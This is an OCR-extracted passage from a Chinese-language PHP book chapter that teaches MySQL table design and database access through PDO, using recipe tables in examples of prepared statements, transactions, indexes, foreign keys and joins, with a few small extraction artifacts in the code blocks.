CREATE TABLE recipes (
  id INT PRIMARY KEY AUTO_INCREMENT,
  name VARCHAR( 400 ) NOT NULL,
  description TEXT,
```

㊀ http://couchdb.apache.org/

㊁ http://www.mongodb.org/

㊂ http://cassandra.apache.org/

㊃ http://www.phpmyadmin.net/

```
  category_id INT,
  chef VARCHAR(255),
  created DATETIME);

CREATE TABLE categories (
  id INT PRIMARY KEY AUTO_INCREMENT,
  name VARCHAR( 400 ) NOT NULL);
```

你会发现我们已将这两个表的 id 列标记为**主键**，在一个表内提供一个唯一的标识符是很好的做法，由此我们便有了查找特定记录的简便方法，而且添加主键列的值就会处理这个需求。这里添加了一个唯一的编号作为 id，这使得 MySQL 更容易搜索正在寻找的记录。

另一种方法是在一列上添加一个唯一的约束使它成为主键。例如，我们可以说 recipe.name 列必须是唯一的。有了唯一 name 列，就完全不需要 id 列了，因为我们只需通过它们的名字就可以识别这些记录了。然而，这样也意味着改变食谱的名称将导致一个问题，特别是，如果其他表用该列引用特定的记录。使用字符串匹配键比使用数字 id 要慢一点，这解释了为何使用有 int（整数）值的列作为主键，然后再添加 auto_increment 值给它，就像这些示例中的用法一样（我们马上会讲解自动递增），这已成为习惯做法。

已经创建的表提供了一些结构，可以在其中输入一些数据作为开始。希望这些与食物有关的例子不会让你感觉太饿！

```
INSERT INTO categories (name) values ('Starter');
INSERT INTO categories (name) values ('Main');
INSERT INTO categories (name) values ('Pudding');
```

为 categories 表定义了两列：id 和 name，但在 INSERT 语句中只提供其中一列：name。那么这里发生了什么呢？事实上，这就是创建表时指定的 auto_increment 值开始发挥作用了，尽管还没有提供一个 id 列的值，但是 MySQL 仍会自动给该列使用一个唯一的数字，每当新建一行时数字会递增[⊖]。

当新建表的时候，第一个输入该列的值是 1，下一值是 2，依此类推。然而，当前最高的数字实际上是作为表的属性存储。例如，在表中插入 5 行。MySQL 给它们的 id 值是：1、2、3、4、5。在某些时候，如果不需要这些行，可将它们全部删除；稍后你会在这个貌似的空表中插入多行。这些新行的 id 值会从 6 开始，因为这个表记得什么数字是在删除前给这个行的首选号。这就是**自动递增**在发生作用，当给 recipes 表添加新行时，会再次看到自动编号起作用：

```
INSERT INTO recipes (name, description, category_id, chef, created)
  values ('Apple Crumble', 'Traditional pudding with crunchy crumble
  layered over sweet fruit and baked', 3, 'Lorna', NOW());
INSERT INTO recipes (name, description, category_id, chef, created)
  values ('Fruit Salad', 'Combination of in-season fruits, covered
  with fruit juice and served chilled', 3, 'Lorna', NOW());
```

这些查询使用 MySQL 中 NOW() 函数插入当前日期和时间到一个表的列中，在这个示例中，就是 created 列。当使用 PHP 时，可以使用这个便利的自动化工具，而不是手动格式化日期和时间数据传入查询。

⊖ 在其他数据库平台上都有与 auto_increment 对等的应用。

2.4 PHP 数据库对象

如果之前你使用过 PHP 和 MySQL，你可能用过 mysql 或 mysqli 类库连接到数据库，如使用 mysql_connect() 函数。多年来，这是连接到 MySQL 数据库的标准方式，并且对于其他数据库平台也使用同样的方式。

这些类库可以直接使用，并形成了无数 PHP 应用程序类库和框架的基础。这种方式的缺点是每个扩展都与其他稍有不同，因此使得代码在数据库平台之间轻松转移变得复杂。虽然这些数据库特定类库依然活跃并且运转良好，但是本章中仍将专注讲解更先进的 PDO 扩展。创建的 PDO 扩展提供了一组统一功能与各种数据库平台的对话。PHP 5 采用的就是面向对象的扩展，当时人们将它的很多特性引入了 PHP 语言。

理解OOP

如果你不熟悉面向对象编码，并且已仔细阅读第 1 章，现在你正好可以了解使用 OOP 的更多内容。

然而，PDO 并没有解决问题，这个问题是出现在不同数据库平台之间的 SQL 语法差异；因此，乍看起来似乎这个扩展并不完全是最有效的手段。PDO 可以和各种各样的数据库平台连接和对话，但是为了创建真正独立于平台的应用程序，我们不得不改写发送的 SQL 语句。

PDO 是一个**抽象层**，这表明它建立在 PHP 以及 PHP 连接数据库的方式之间。PDO 提供了非常简洁的功能来执行查询和遍历数据集，让我们深入研究如何使用 PDO 的技术细节吧。

2.4.1 使用 PDO 连接到 MySQL

要使用 PDO 连接到数据库，需要实例化一个新的 PDO 对象并且传递一个 DSN，如果需要，还要加上用户名和密码。DSN（Data Source Name, **数据源名称**）由描述实际连接的数据结构组成。若要连接到创建（数据库名称 recipes，使用 localhost 作为主机名）的数据库，将使用下面的 PHP 代码生成连接：

```
$db_conn = new PDO('mysql:host=localhost;dbname=recipes',➥
  'php-user', 'secret');
```

记住要用你自己的用户名和密码来替换这段代码里的值。这里分别使用了 php-user 和 secret；如果你使用像 Xampp 这样的软件设置了一个本地服务器环境，这些值可能默认设置为 root 并且没有密码值。或者，当你安装和配置服务器环境时可以改变这些值。

如果 PHP 可以连接到数据库，那么将有一个全新闪亮的 PDO 对象保存在 $ db_conn 变量中。如果 PHP 未能连接，那么 PDO 对象将创建失败，并导致抛出一个 PDOException 异常。因此 PDO 代码应当将连接步骤包裹在 try/catch 块中，当找到 PDOException 对象时即表明连接失败：

chapter_02/PDOException.php

```
try {
  $db_conn = new PDO('mysql:host=localhost;dbname=recipes',➥
   'php-user', 'secret');
```

```
} catch (PDOException $e) {
  echo "Could not connect to database";
}
```

2.4.2 从表中选择数据

创建了 PDO 对象之后，就可以检索数据了。首先，在数据库中会有怎样的食谱清单呢？当用 PDO 选择数据时，要创建一个 PDOStatement 对象。它代表查询，并使我们获取结果。对于一个基本的查询，可以使用 PDO::query() 方法：

chapter_02/PDOStatement.php

```
$db_conn = new PDO('mysql:host=localhost;dbname=recipes',➥
  'php-user', 'secret');

// perform query
$stmt = $db_conn->query('SELECT name, chef FROM recipes');

// display results
while($row = $stmt->fetch()) {
  echo $row['name'] . ' by ' . $row['chef'] . "\n";
}
```

使用ORDER对结果排序

当我们像这样从 MySQL 中选择数据时，将得到以未定义的顺序返回的记录；通常这些记录是按照插入的顺序排序的。为成为更完美的应用，可以在查询的末尾添加这样的命令：ORDER BY created DESC。将按时间的降序返回结果，即总是先看到最新的食谱。

以上示例利用了 PDOStatement::fetch() 方法，此方法能处理大量提取数据的模式。

2.4.3 数据提取模式

在前面的示例中，我们看到了如何用 PDOStatement 对象来表示查询及其数据集。每次调用 fetch() 方法，都将从结果集中接收到另外一行。还可以使用 fetchAll() 方法一次检索所有的行。这两种方法都接受 fetch_style 参数，这个参数定义如何格式化结果集。

PDO 提供了便于使用的常量：

- PDO::FETCH_ASSOC 完成了以前你在 while 循环中看到的，它使用键组返回数组到列名。
- PDO::FETCH_NUM 也返回数组，但这次使用数字键。
- PDO::FETCH_BOTH（默认值）结合了 PDO::FETCH_ASSOC 和 PDO::FETCH_NUM 以提供一个每个值出现两次的数组，一次使用其列名，一次使用数字索引。
- PDO::FETCH_CLASS 返回一个已命名的类的对象而不是数组，这些值以列的名字命名设置到属性中。

为了看到由 PDO::FETCH_ASSOC 返回的结果，可以输入下列代码：

```
$result = $stmt->fetch(PDO::FETCH_ASSOC);
print_r($result);
```

你将在屏幕上看到一个使用列名为键值，以及在数据库中与该列的数据项相同的值组成的数组。

使用哪一个常量取决于应用程序，但增加合适的需求也很重要。使用默认值以及用列名访问数组元素已经是相当普遍的做法了。

2.4.4 参数和预处理语句

在第一个 PDO 示例中，我们只是简单地从一个表中选择了所有行。这种做法很常见，然而，要获取一个特定的记录或者一个匹配某些条件的结果列表又该如何做呢？让我们来提取一个 id 为 1 的特定食谱的详细资料。

要做到这一点，将使用一个**预处理语句**。这也就是说我们会告诉 MySQL 这条语句将会成为什么以及它的哪些部分是变量。然后，要求 MySQL 使用提供的变量实际执行这条语句。事实上，当运行 PDO::query() 时，它组合了预处理和执行步骤，因此没有必要将它们分开。下面为示例代码：

chapter_02/prepared_statement.php

```
$db_conn = new PDO('mysql:host=localhost;dbname=recipes',➥
  'php-user', 'secret');
// query for one recipe
$sql = 'SELECT name, description, chef
        FROM recipes
        WHERE id = :recipe_id';

$stmt = $db_conn->prepare($sql);

// perform query
$stmt->execute(array(
  "recipe_id" => 1)
);
$recipe = $stmt->fetch();
```

这里有一些正在运行，让我们依次看看它们。

首先，通过传递 SQL 语句进入 prepare() 方法创建了 PDOStatement。仔细观察这条 SQL 语句，你可能会看到一些奇怪的东西。在 :recipe_id 前面的冒号表示这是一个**占位符**（placeholder）。在实际运行这个查询之前，会用真正的值来替换这个占位符。

然后，execute() 这个查询。必须为字符串中的每个占位符传入值，而且还要将这些字符串传入 prepare() 方法中。因为使用指定的占位符，所以要创建一个由与这些占位符数量相同的元素组成的数组。每个占位符都有一个与之匹配的数组元素，数组元素的名字作为键值，然后要用它的实际值来替换键值。

既然已知道只能返回一行，可以通过调用一次 fetch() 方法来代替循环。

生成SQL语句

在之前的示例中，定义了一个单独的 $sql 变量来保存这个字符串并传入 PDO::prepare。这种方法可以让代码更易于阅读，并且在需要建立一个更复杂的查询时提供帮助。这种方式也可以帮助我们进行调试，你可以不费力地检查有哪些东西传入了 prepare()。

占位符不需要名字，你也可以使用 ?? 符号为变量保留一个位置作为没有命名的占位符。此外，在 SQL 语句中有很多这样的占位符，用它们来创建 PDOStatement，而且作为数组把这些值传入 execute() 中，但在这个例子中，我们必须将这些值按顺序排列在查询语句中。用下面的示例很容易说明这些：

```
// fetch all pudding recipes from Lorna
$sql = 'SELECT name, description, chef
        FROM recipes
        WHERE chef = ?
        AND category_id = ?';

$stmt = $db_conn->prepare($sql);

// perform query
$stmt->execute(array("Lorna", 3);
$recipe = $stmt->fetch();
```

如果查询变得很庞大或很复杂，命名占位符可使你更容易保存代码。将数组中命名的键值传入 execute()，比起应付一个巨大的用数字作为索引的数组，这种方式让你更容易看出哪个值属于哪个参数。

预处理语句使我们清楚地标识出查询中哪些部分是数据库语言，哪些包含可变数据。你会听说“安全咒语”：“过滤输入，避免输出”（如果你还未听说，在第 5 章将很快看到）。当使用数据库时，必须溢出已经发送到数据库的值（也就是说删除不需要的字符）。你可能见过像 mysql_escape_string() 这样的 MySQL 功能。当使用预处理语句时，为占位符传入的值已经溢出，因为 MySQL 知道这些都是可能改变的值。这种额外的安全保障是将 PDO 及预处理语句作为规范令人信服的一个原因。

2.4.5 绑定值和预处理语句的变量

既然 MySQL 已经准备了一个查询，那么使用不同的值再次运行这个查询时只会有很小的系统开销。我们已经知道了如何传递变量到 PDOStatement 的 execute() 方法中。在本节中，我们将看到如何绑定值甚至变量到语句中，以便在每次执行查询时都使用这些值或变量。

解释概念的简单例子

这些例子可能看起来确实没有什么意义，但举例说明数据集里更多先进的技术的确是种乐趣！如果你问自己：“为什么我要尝试这些呢？”要记住这些都是适用于你自己项目的技术（可能用在更复杂的设置中）。

虽然这是事实，但总的来说，我们最好用尽可能少的步骤从数据库中检索数据，有时你使用的查询类型意味着这些步骤不能组合使用。当使用不同的值重复调用相同的查询时，可以设置一些元素用于每次查询。

例如，如果我们总想使用同样的 chef 值，可以使用 PDOStatement::bindValue()：

chapter_02/bind_value.php

```
$db_conn = new PDO('mysql:host=localhost;dbname=recipes',➥
  'php-user', 'secret');

$sql = 'SELECT name, description
        FROM recipes
        WHERE chef = :chef
        AND category_id = :category_id';

$stmt = $db_conn->prepare($sql);

// bind the chef value, we only want Lorna's recipes
$stmt->bindValue(':chef', 'Lorna');

// starters
$stmt->bindValue(':category_id', 1);
$stmt->execute();
$starters = $stmt->fetch();

// pudding
$stmt->bindValue(':category_id', 3);
$stmt->execute();
$pudding = $stmt->fetch();
```

如何采取下一个步骤呢？我们还可以将参数和变量绑定。每次执行这个语句，变量值便及时地传递给占位符。接下来用前面的示例做一个小演示，我们要添加 JOIN 到 SQL，并用 PDOStatement::bindParam() 绑定类别参数。

chapter_02/bind_parameter.php

```
$db_conn = new PDO('mysql:host=localhost;dbname=recipes',➥
  'php-user', 'secret');

// query for one recipe
$sql = 'SELECT recipes.name, recipes.description, categories.name➥
          as category
        FROM recipes
        INNER JOIN categories ON categories.id = recipes.category_id
        WHERE recipes.chef = :chef
        AND categories.name = :category_name';

$stmt = $db_conn->prepare($sql);

// bind the chef value, we only want Lorna's recipes
$stmt->bindValue(':chef', 'Lorna');
$stmt->bindParam(':category_name', $category);

// starters
$category = 'Starter';
```

```
$stmt->execute();
$starters = $stmt->fetchAll();

// pudding
$category = 'Pudding';
$stmt->execute();
$pudding = $stmt->fetchAll();
```

最后这两个例子表明了在调用 execute() 方法之前如何设定值或变量到 PDOStatement 对象。不管你是使用 bindValue() 方法、bindParam() 方法或是传入值到 execute() 方法本身，预处理语句都是极为有用的！如果我们多次运行这个语句，这种方式不仅能够提高代码的性能，而且也可以毫无疑问地溢出占位符。

2.4.6 插入一行并获取 ID

前面已经深入研究了 SELECT 语句的选项，但是 INSERT 和 UPDATE 语句又怎么样呢？实际上这几个语句看起来确实很相似，即我们预处理然后再执行一条语句。接下来以插入一些新的食谱作为示例：

chapter_02/insert.php

```
$db_conn = new PDO('mysql:host=localhost;dbname=recipes',➥
  'php-user', 'secret');

// insert the new recipe
$sql = 'INSERT INTO recipes (name, description, chef, created)
        VALUES (:name, :description, :chef, NOW())';

$stmt = $db_conn->prepare($sql);

// perform query
$stmt->execute(array(
  ':name' => 'Weekday Risotto',
  ':description' => 'Creamy rice-based dish, boosted by in-season➥
    ingredients. Otherwise known as \'raid-the-fridge risotto\'',
  ':chef' => 'Lorna')
 );

echo "New recipe id: " . $db_conn->lastInsertId();
```

我们执行这个 INSERT 语句后，通过调用数据库连接中的 lastInsertId() 方法（注意，它是 PDO 对象而不是 PDOStatement 对象），可以马上获取新记录的 ID。这个方法在所有支持 auto_increment 或类似功能的数据库平台上都有效，而不仅仅只适用于 MySQL。

2.4.7 有多少行被插入、更新或删除

当执行 INSERT、UPDATE 或 DELETE 语句时，可以找出多少行的内容已经改变。为做到这一点，我们需要使用 rowCount() 方法。下面的示例使用上述方法插入了几个记录，然后意识到忘记设置这个数据的类别！我们只是更新了行，接着要检查有多少行的内容发生了改变：

chapter_02/row_count.php

```
$db_conn = new PDO('mysql:host=localhost;dbname=recipes',➥
  'php-user', 'secret');

// update to add the categories where we forgot
$sql = 'UPDATE recipes SET category_id = :id
      WHERE category_id is NULL';

$stmt = $db_conn->prepare($sql);

// perform query
$stmt->execute(array(':id' => 2));
echo $stmt->rowCount() . ' rows updated';
```

rowCount() 是 PDOStatement 对象的一个方法，它会指出有多少行由于查询而发生改变。

2.4.8 删除数据

和插入或更新数据一样，我们以相同的方式删除数据，即对查询进行预处理然后再执行查询。如果想删除“Starter”这一类别（因为它未使用），可以这样做：

chapter_02/delete.php

```
$db_conn = new PDO('mysql:host=localhost;dbname=recipes',➥
  'php-user', 'secret');

$stmt = $db_conn->prepare('DELETE FROM categories WHERE➥
  name = :name');

// delete the record
$stmt->execute(array(':name' => 'Starter'));
echo $stmt->rowCount() . ' row(s) deleted';
```

我们会再次使用 rowCount() 方法检查删除行，查看其数量是否和预期的一样多（很多缺失的或错误的 WHERE 子句比预期会造成更大损害）。

2.5 处理 PDO 中的错误

当你刚开始使用 PDO 时，它的某个方面是令人惊讶或让人沮丧的（视你的态度而定），即当它出现问题时，并不总是显而易见的。当我们第一次连接到数据库时，就会看到一个失败的连接会导致抛出一个异常。这里有一个提醒的代码：

```
try {
  $db_conn = new PDO('mysql:host=localhost;dbname=recipes',➥
  'php-user', 'secret');
} catch (PDOException $e) {
  echo "Could not connect to database";
}
```

一般来说，当某些引人注目的事情发生时 PDO 会抛出异常，但是如果你的查询由于某些原因而未能运行时，你也不必为此大惊小怪。这表明我们要仔细检查一切是否按照我们所预期的那样运行。

让我们复习一下迄今为止所学到的相关内容，看看我们如何对出现的问题进行识别和反应。

2.5.1 处理预处理时的问题

当我们调用 PDO::prepare() 方法时，这个函数会为我们返回一个 PDOStatement 对象。我们知道，如果这个预处理失败，该函数可能会返回 false 或抛出一个 PDOException，因此，我们应该像这样包裹代码：

chapter_02/error_handling.php

```
try {
  $db_conn = new PDO('mysql:host=localhost;dbname=recipes',➥
   'php-user', 'secret');
} catch (PDOException $e) {
  echo "Could not connect to database";
  exit;
}

$sql = 'SELECT name, description, chef
        FROM recipes
        WHERE id = :recipe_id';
try {
  $stmt = $db_conn->prepare($sql);

  if($stmt) {
    // perform query
    $stmt->execute(array(
      "recipe_id" => 1)
    );

    $recipe = $stmt->fetch();
  }
} catch (PDOException $e) {
  echo "A database problem has occurred: " . $e->getMessage();
}
```

上述示例中的 prepare() 调用返回了 false。此外，如果一个异常发生在我们预处理过程的任何阶段，无论是执行还是获取，它将马上被捕捉并得到处理。

这个示例使用了 getMessage() 方法，它会告诉你抛出异常的原因。更多关于使用异常的知识可以回顾第 1 章中的相关内容。

2.5.2 处理执行时的问题

一旦我们有了 PDOStatement，就可以绑定任何我们需要的值或参数，并且可以执行它。如果 execute() 方法成功会返回 true；如果失败则返回 false，这是我们尝试提取任何结果前检查一切是否正确的最好办法。

一个典型的示例如下所示：

chapter_02/error_execute.php

```
try {
  $db_conn = new PDO('mysql:host=localhost;dbname=recipes',➥
   'php-user', 'secret');
} catch (PDOException $e) {
```

```
    echo "Could not connect to database";
    exit;
}
$stmt = $db_conn->prepare($sql);

if($stmt) {
    // perform query
    $result = $stmt->execute(array(
        "recipe_id" => 1)
    );

    if($result) {
        $recipe = $stmt->fetch();
        print_r($recipe);
    } else {
        $error = $stmt->errorInfo();
        echo "Query failed with message: " . $error[2];
    }
}
```

注意，我们指定了 execute() 调用的结果，因此可以检查这个结果是 true 还是 false。如果它是 true，我们可以继续提取数据，或者接着做想做的任何事情。

然而，如果 execute() 方法失败了，PDO 不会给我们任何解释！相反，我们必须使用 errorInfo() 方法主动找到错误产生的原因。它会返回一个由 3 个元素组成的数组：

1）SQLSTATE———一个关于错误产生原因的 ANSI SQL 标准码；

2）来自数据库驱动的错误代码；

3）来自数据库驱动的错误消息。

在这个示例中，我们使用了第三个元素：错误消息。如果你使用命令行、phpMyAdmin 或任何类似的工具针对数据库手动运行这个查询，你将会看到这个错误。当然，在开发阶段这是对我们最有用的信息了。

2.5.3 处理提取数据时的问题

如果我们成功地调用了 execute() 方法，那么说明已经战胜了大部分的挑战。但是如果我们调用 fetch() 方法时出了差错，这个方法将返回 false。你可以选择在数据库代码中捕捉并测试返回值是否为最佳选择，或者应用程序是否会处理 false 被返回的情况。像以前一样，我们用 PDOStatement::errorInfo() 方法返回数组中关于错误的有用信息。

fetch() 方法也可以返回一个空数组（或等效的其他方式，这取决于你的提取模式，就像我们在 2.4.3 节中看到的一样），并且没有错误状态。这个空数组仅仅表明没有符合你查询的记录。

2.6 高级 PDO 特征

我们已经看到 PDO 功能构成了以数据库驱动的 PHP 应用程序的主体。然而，PDO 还有几个锦囊妙计需要我们好好研究。下面两节将显示我们如何利用数据库的事务，以及如何在 PHP 代码中调用存储过程。

2.6.1 事务和 PDO

在数据库术语中**事务**（transaction）是一组必须执行的语句的集合。这组语句要么必须全部顺利完成，要么一个也不运行。不是所有的数据库都支持事务，有些支持，有些不支持，有些经过配置以后才会支持。对于 MySQL，有些表的类型难以获得事务支持。

如果数据库不支持事务，PDO 会假装事务正在顺利执行，因此在这种情形下要提防发生意想不到的结果。

若要使用事务，我们并不需要对代码做太多改变。如果有一系列的 SQL 语句要组成一个事务，我们只需要：

1）在运行任何语句之前通过调用 PDO::beginTransaction() 方法启动事务。

2）当所有的语句成功运行之后调用 PDO::commit() 方法。

3）如果调用 PDO::rollback() 方法时出现错误，我们要取消事务；这将取消所有已经运行的语句。

那么这些在代码中的表现又会是怎样呢？

chapter_02/transaction.php

```
try {
  $db_conn = new PDO('mysql:host=localhost;dbname=recipes',➥
   'php-user', 'secret');
} catch (PDOException $e) {
  echo "Could not connect to database";
  exit;
}

try {
  // start the transaction
  $db_conn->beginTransaction();

  $db_conn->exec('UPDATE categories SET id=17 WHERE➥
    name = "Pudding"');
  $db_conn->exec('UPDATE recipes SET category_id=17 WHERE➥
    category_id=3');

  // we made it!
  $db_conn->commit();

} catch (PDOException $e) {
  $db_conn->rollBack();
  echo "Something went wrong: " . $e->getMessage();
}
```

你可以在任何地方使用回滚功能。例如，如果没有行被更新你可能想要回滚。何时使用这些功能完全取决于你建立的应用程序。

exec()方法和返回值

上面的示例中使用 exec() 方法对数据库运行了一次性语句。exec() 的返回值若不是受影响的行数，就是查询失败时的 false。当你使用 === 比较运算符检查返回值时，确定结果是否为 false，并识别 false 返回值和零影响行之间的区别时，你要特别小心。

事务在关键信息应用程序中特别有用，传统上，我们将它们用在如银行这样的领域。如果有一笔钱从一个账户取出，就必须进入另一个账户，或者依然保留在第一个账户中！事务使这种系统在可靠和故障安全的方式中运行。我们使用事务功能，比起费力分析在发生错误的事件里我们应该运行哪种查询更为简单。

2.6.2 存储过程和 PDO

一些数据库平台还支持**存储过程**（stored procedure），它类似于函数，但存储在数据库层。数据库平台在调用它们的时候可以选择一些参数，如同之前所做，我们在预处理语句中使用占位符。为了说明这个例子，让我们来创建一个简单的存储过程：

```
delimiter $$
CREATE PROCEDURE get_recipes()
BEGIN
  SELECT name, chef
  FROM recipes
  ORDER BY created DESC ;
END $$
delimiter ;
```

虽然存储过程的理论超出了本书的范围，但仍有几个特性需我们深入研究。首先是分隔符的变化，它默认设置为分号。我们将在存储过程内的 SQL 语句中使用分号，在我们创建存储过程时可将分隔符设置为不同字符的组合，然后再将它设置回来。这个代码虽是为 MySQL 创建的，但是我们仍可依照同样的方式在不同的数据库平台上调用存储过程，因此可在大部分其他选择中使用这个示例：

```
$db_conn = new PDO('mysql:host=localhost;dbname=recipes',➥
  'php-user', 'secret');

$stmt = $db_conn->query('call get_recipes()');
$results = $stmt->fetchAll();
```

存储过程实际上是一个相当大的主题；如果你想更多地了解它们，你可以看一下 PHP 手册中关于存储过程的部分[⊖]。如果你需要，存储过程是在数据库层中包含应用程序逻辑的非常有用的方式。

2.7 设计数据库

到目前为止，我们已经创建了两个非常基本的表并且看到如何使用 PDO 操作简单的数据。现在我们要扩展这些例子，添加一些另外的表，探讨我们如何在真实的应用程序中使用这些数据。让我们从图 2.2 开始，看看目前有什么。

图 2.2 显示了两张表以一对多的关系链接。这表明 categories 表中的每一个记录在食谱表中会有很多与之相关的记录；也就是说，一个类别会有很多食谱，但一个食谱只能属于一个类别。

⊖ http://php.net/manual/en/pdo.prepared-statements.php




图 2.2 目前的表结构：categories 和 recipes

2.7.1 主键与索引

我们已经为两张表添加了主键，主键使我们提供的列在每个表中必定是唯一的，我们可以轻松访问一个特定的记录。此外还有一个好处，MySQL 可以在该列放置一个**索引**（index）。添加一个索引至数据库的列和要求数据库保持对其中内容的跟踪一样。例如，如果你在 recipes.name 列上添加了一个索引，数据库使用该列会很容易找到项目，因为索引会保持对这些记录在什么地方进行跟踪。

2.7.2 MySQL 解析

我们应该学习的最后一个数据库方法是 MySQL EXPLAIN 命令。EXPLAIN 详细描述了 MySQL 将如何运行查询。在 SELECT 查询之前，我们通过迅速放置 EXPLAIN 术语来使用它：

```
EXPLAIN SELECT name, chef, created
FROM recipes
WHERE name = 'Chicken Casserole'
```

如果运行这个查询，你将看到 MySQL 返回了一连串的列。这些列中我们感兴趣的有：

表明哪种类型的 SELECT 语句在运行。

key 在 possible_keys 列中列出所有应用的索引，告诉我们哪些索引用于 SELECT。

rows 这是非常重要的，因为它告诉我们有多少数据。

如果我们以前在 EXPLAIN 计划的输出中看过这些图，那么将看到一个像表 2.1 那样的数据列布局。

表 2.1 MySQL 返回关于它如何运行一个查询的信息

id	1	id	1
select_type	SIMPLE	key_len	
table	recipes	ref	
type	ALL	rows	5
possible_keys		Extra	Using where
key			

这表明我们的查询不得不搜索所有的 5 个行，以便找到正在寻找的一行。五行并不是很多，但在这种情况下它们就是表中的每一行，并且总是带来坏消息！如果我们经常用食谱名查询食谱表中的行，我们可以添加一个索引来提高性能。

如果要添加一个索引，需使用 ALTER TABLE 语句。因此，要在 recipes.name 列添加一个索引，我们将输入：

```
ALTER TABLE recipes ADD INDEX idx_name( name );
```

在适当的位置加上索引之后，我们可以重新对同一个查询使用 EXPLAIN 计划，图 2.2 是比较后的结果。

表 2.2 添加一个索引后 MySQL 的输出

id	1	id	1
select_type	SIMPLE	key_len	402
table	recipes	ref	const
type	ref	rows	1
possible_keys	idx_name	Extra	Using where
key	idx_name		

表 2.2 表明我们正在使用新索引，而且只需搜索一行便可找到我们要找的那一行，这是一个不错的比率！也是一个很好的示例，说明了 EXPLAIN 计划做了什么，以及为什么我们需要在表的列上使用索引，这些索引经常出现在 WHERE 子句中。然而我们知道，MySQL 一次只使用一个索引来优化 SELECT 语句，因此在每一个列上都添加索引价值不大。

1. 外键

在数据库结构术语中，我们可以在表定义中添加一个**外键**（foreign key）来强制约束一对多的关系。外键意味着我们只能在 recipes 表中 category_id 列输入值，这些值已存在于 categories 表的 id 列中。或者，简而言之，食谱必须属于已经存在的类别，只有这样它才有意义。

若要生成外键，我们需要在表的创建语句中这样做：

```
CREATE TABLE recipes (
  id INT PRIMARY KEY AUTO_INCREMENT,
  name VARCHAR( 400 ) NOT NULL,
  description TEXT,
  category_id INT,
  chef VARCHAR(255),
  created DATETIME,
  FOREIGN KEY ( category_id ) REFERENCES categories( id )
);
```

这表明如果我们试图在 recipes 表中插入一个 id 为 4 的记录，我们将看到一个错误消息。

外键支持

请注意并非所有的数据库都支持外键。MySQL 支持外键，但只支持 InnoDB 表类型。使用 MyISAM 表类型，你可以创建一个外键，但是它会被忽略！在 phpMyAdmin 中，当你创建一个表，你会发现一个标题为 Storage Engine 的下拉菜单，你可以通过其中的选项来选择一个 InnoDB 表类型。

2. 处理多对多的关系

我们已经有了易于管理的整洁界面以及已经生成的两张表，但用它们仍很难创建一个大型的食谱网站！为了完善它们，让我们再添加一个表保存每一个食谱所需要的配料。

你的第一直觉可能推断出每个食谱都有很多配料，并且我们知道如何处理这种格式的数据。但实际上，每种配料可能会出现在多个食谱上。例如，很多晚餐中可能都包含一听番茄酱。为了表示每个食谱的配料以及使用每种配料的食谱，我们需要创建一个有链接的表。在字面意义上这是和其他两个表相链接的表，这两个表中的记录已经配对，而且可根据我们的需要出现多次。我们将创建一个表来保存配料，创建另一个表链接到其余的两个表：

```
CREATE TABLE ingredients(
  id INT PRIMARY KEY AUTO_INCREMENT,
  item VARCHAR( 400 ) NOT NULL
);
CREATE TABLE recipe_ingredients(
  recipe_id INT NOT NULL,
  ingredient_id INT NOT NULL
)
```

正如你所看到的，这些表相当简单；如果我们需要，以后可以给 ingredients 表添加更多的细节。这个 recipe_ingredients 连接表，除了用于链接其他表的那个列之外都是空的。这种情况非常普遍，虽然我们也可在这里添加配料和食谱组合的任何具体信息（例如这个食谱所需项目的数量等）。数据库关系描述见图 2.3。

图 2.3 用 recipe_ingredients 表链接 recipes 表和 ingredients 表的数据库架构图

如果我们用表 2.3、表 2.4、表 2.5 中的示例代码说明表中的内容，这种关系也许会更清晰。

表 2.3 recipes 表

ID	字 段 名	描 述
1	Apple Crumble	由包含香甜水果馅料的油酥面卷烘焙而成的传统甜点
2	Fruit Salad	时令水果的组合，包括果汁和冷饮

表 2.4 ingredients 表

ID	Item	ID	Item
1	apple	5	flour
2	banana	6	fruit juice
3	kiwifruit	7	butter
4	strawberries	8	sugar

表 2.5 recipe_ingredients 表

Recipe_id	Ingredient_id	Recipe_id	Ingredient_id
1	1	2	2
1	7	2	1
1	8	2	3
1	5	2	4
2	6		

这些表很难看懂，但这些表代表显示这些数据的正确方式。一旦我们将表联结在一起，我们将很容易获得整个数据库结构的透视图。

2.7.3 内部连接

要加入一个连接表，我们需要从 recipes 表开始，加入一个链接到 recipe_ingredients 表，然后再将它们和 ingredients 表连接。下面是我们用来做这些的 SQL 语句。

```
SELECT recipes.name, ingredients.item
FROM recipes
INNER JOIN recipe_ingredients
  ON recipes.id = recipe_ingredients.recipe_id
INNER JOIN ingredients
  ON recipe_ingredients.ingredient_id = ingredients.id;
```

这个 SQL 语句只检索了我们要求的两个列，因此无需关注数字标识符，它们用于数据库内部并使其内部关系正常工作。在表 2.6 中这个查询将输出以下的数据集。

表 2.6 从一个 JOIN 语句中输出的数据

Name	Item	Name	Item
Apple Crumble	apple	Fruit Salad	banana
Apple Crumble	flour	Fruit Salad	apple
Apple Crumble	butter	Fruit Salad	kiwifruit
Apple Crumble	sugar	Fruit Salad	strawberries
Fruit Salad	fruit juice		

这是一个**内部连接**（inner join）的例子，这表明在这个查询中我们只能看到所有表中有匹配行的数据。我们在 recipes 表中还有其他的条目，但是因为我们仍需将一些配料和它们连接，所以这些条目不会在这个查询结果中出现。为了看到所有的食谱，无论它们有没有和配料连接，我们都将使用一个外部连接。

加入=内部连接

有时我们会看到只对自己使用 JOIN 关键字的查询，这些都是隐含的内部连接。这个例子使用了 INNER 关键字，让我们更清楚地看到发生了什么。我们很快将看到其他连接类型。

2.7.4 外部连接

现在你知道什么是内部连接了，你大概也猜到了什么是外部连接（outer join）。外部连接使

我们能从一个表中检索所有行，还有其他表中与之匹配的行。如果没有匹配的数据，MySQL 将对这些列返回 NULL 值。

由于外部连接包含的行来自于一个表及另一个随机的表，因此我们需要指定哪个表连接哪个表。我们使用 RIGHT JOIN 和 LEFT JOIN 表达式做到以上这些。因为我们是从左到右读，所以左边的表就是我们在 SQL 语句中遇到的第一个表。外部连接通常有助于勾勒出此时数据库的布局，或者你可以参考前面的架构图。

让我们来看看外部连接的一个例子。我们要显示所有的食谱，而不仅仅是带有配料的食谱。由于 recipes 表首先出现，因此我们将使用 LEFT JOIN 来表明需要显示左表中的所有行。

```
